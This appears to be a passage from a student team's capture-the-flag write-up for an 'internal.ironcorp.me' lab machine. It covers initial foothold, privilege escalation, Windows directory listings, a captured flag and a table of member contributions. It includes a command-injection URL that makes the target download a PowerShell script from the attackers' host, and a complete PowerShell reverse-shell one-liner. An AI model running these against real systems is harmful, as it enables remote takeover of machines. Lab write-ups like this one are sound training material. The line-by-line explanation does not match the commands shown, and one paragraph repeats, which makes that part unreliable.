ifconfig tun0 && python3 -m http.server 80

internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20%
22http://10.18.31.190/shekl8.ps1%22%20-outfile%20%22E:/xampp/htdocs/internal/shekl8.ps1%22



$client = New-Object System.Net.Sockets.TCPClient("10.10.10.10",80);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush()};$client.Close()
```

The first and sixth are the same, it is url to put our reverse shell into the target machine. The second url is to trigger the reverse shell. The third and the fourth are other ways we tried but failed. The fifth line is the command we used to help download our reserve shell into the target machine. The final one is the script for the reverse shell that we got from github.





After so many tries, we managed to get the connection with our reverse shell.


Horizontal Privilege Escalation

Members Involved: Fam Yi Qi, Yong Dick Shen, Yap Jack, Ang Hui Yee

Tools used: -


Process and Methodology and Attempts:

We changed directory E which is the original one to directory C to look for the user.txt and root.txt. After that, we look through the user list.



```
    Directory: C:\

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020  11:27 AM                inetpub
d-----         4/11/2020   8:11 AM                IObit
d-----         4/11/2020  12:45 PM                PerfLogs
d-r---         4/13/2020  11:18 AM                Program Files
d-----         4/11/2020  10:42 AM                Program Files (x86)
d-r---         4/11/2020   4:41 AM                Users
d-----         4/13/2020  11:28 AM                Windows

cd /Users
ls

    Directory: C:\Users

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020   4:41 AM                Admin
d-----         4/11/2020  11:07 AM                Administrator
d-----         4/11/2020  11:55 AM                Equinox
d-r---         4/11/2020  10:34 AM                Public
d-----         4/11/2020  11:56 AM                Sunlight
d-----         4/11/2020  11:53 AM                SuperAdmin
d-----         4/11/2020   3:00 AM                TEMP


cd/Administrator
cd /Adminstrator
ls


    Directory: C:\Users

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020   4:41 AM                Admin
d-----         4/11/2020  11:07 AM                Administrator
d-----         4/11/2020  11:55 AM                Equinox
d-r---         4/11/2020  10:34 AM                Public
d-----         4/11/2020  11:56 AM                Sunlight
d-----         4/11/2020  11:53 AM                SuperAdmin
d-----         4/11/2020   3:00 AM                TEMP
```

At Administrator\Desktop we finally found our first flag which is the user flag.



```
    Directory: C:\Users\Administrator

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        4/12/2020   1:27 AM                Contacts
d-r---        4/12/2020   1:27 AM                Desktop
d-r---        4/12/2020   1:27 AM                Documents
d-r---        4/12/2020   1:27 AM                Downloads
d-r---        4/12/2020   1:27 AM                Favorites
d-r---        4/12/2020   1:27 AM                Links
d-r---        4/12/2020   1:27 AM                Music
d-r---        4/12/2020   1:27 AM                Pictures
d-r---        4/12/2020   1:27 AM                Saved Games
d-r---        4/12/2020   1:27 AM                Searches
d-r---        4/12/2020   1:27 AM                Videos

cd Desktop
ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        3/28/2020  12:39 PM             37 user.txt


cat user.tct
cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
cd /Users
ls


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        4/11/2020   4:41 AM                Admin
d-----        4/11/2020  11:07 AM                Administrator
d-----        4/11/2020  11:55 AM                Equinox
d-r---        4/11/2020  10:34 AM                Public
d-----        4/11/2020  11:56 AM                Sunlight
d-----        4/11/2020  11:53 AM                SuperAdmin
d-----        4/11/2020   3:00 AM                TEMP
```


Root Privilege Escalation

Members Involved: Fam Yi Qi, Yong Dick Shen, Yap Jack, Ang Hui Yee

Tools used: -

Process and Methodology and Attempts:

After that, we changed to SuperAdmin and we tried to see what was in there but nothing appeared, the target machine seemed to be blocking access from us. After we did some research from Google, we know that the “get-acl” command can let us check for the permissions. So we decided to gamble it to read through the root.txt file since the root flag must be contained in a root.txt file. Finally, we won and we got the root flag.



The target machine seems to be blocking access from us. After we did some research from Google, we know that the “get-acl” command can let us check for the permissions. So we decided to gamble it to read through the root.txt file since the root flag must be contained in a root.txt file. Finally, we won and we got the root flag.

ID	Name	Contribution	Signatures
1211103024	Yap Jack	Did recon and Half of the writeup. Tried Developer's tools.	
1211102425	Ang Hui Yee	Did recon and helped with writeup. Tried digging ports. Did all the editing.	
1211101198	Fam YI Qi	Did initial foothold. Tried brute force 3 times.Help dickshen in doing reverse shell	
1211103978	Yong Dick Shen	Did Horizontal and Root Privilege Escalation.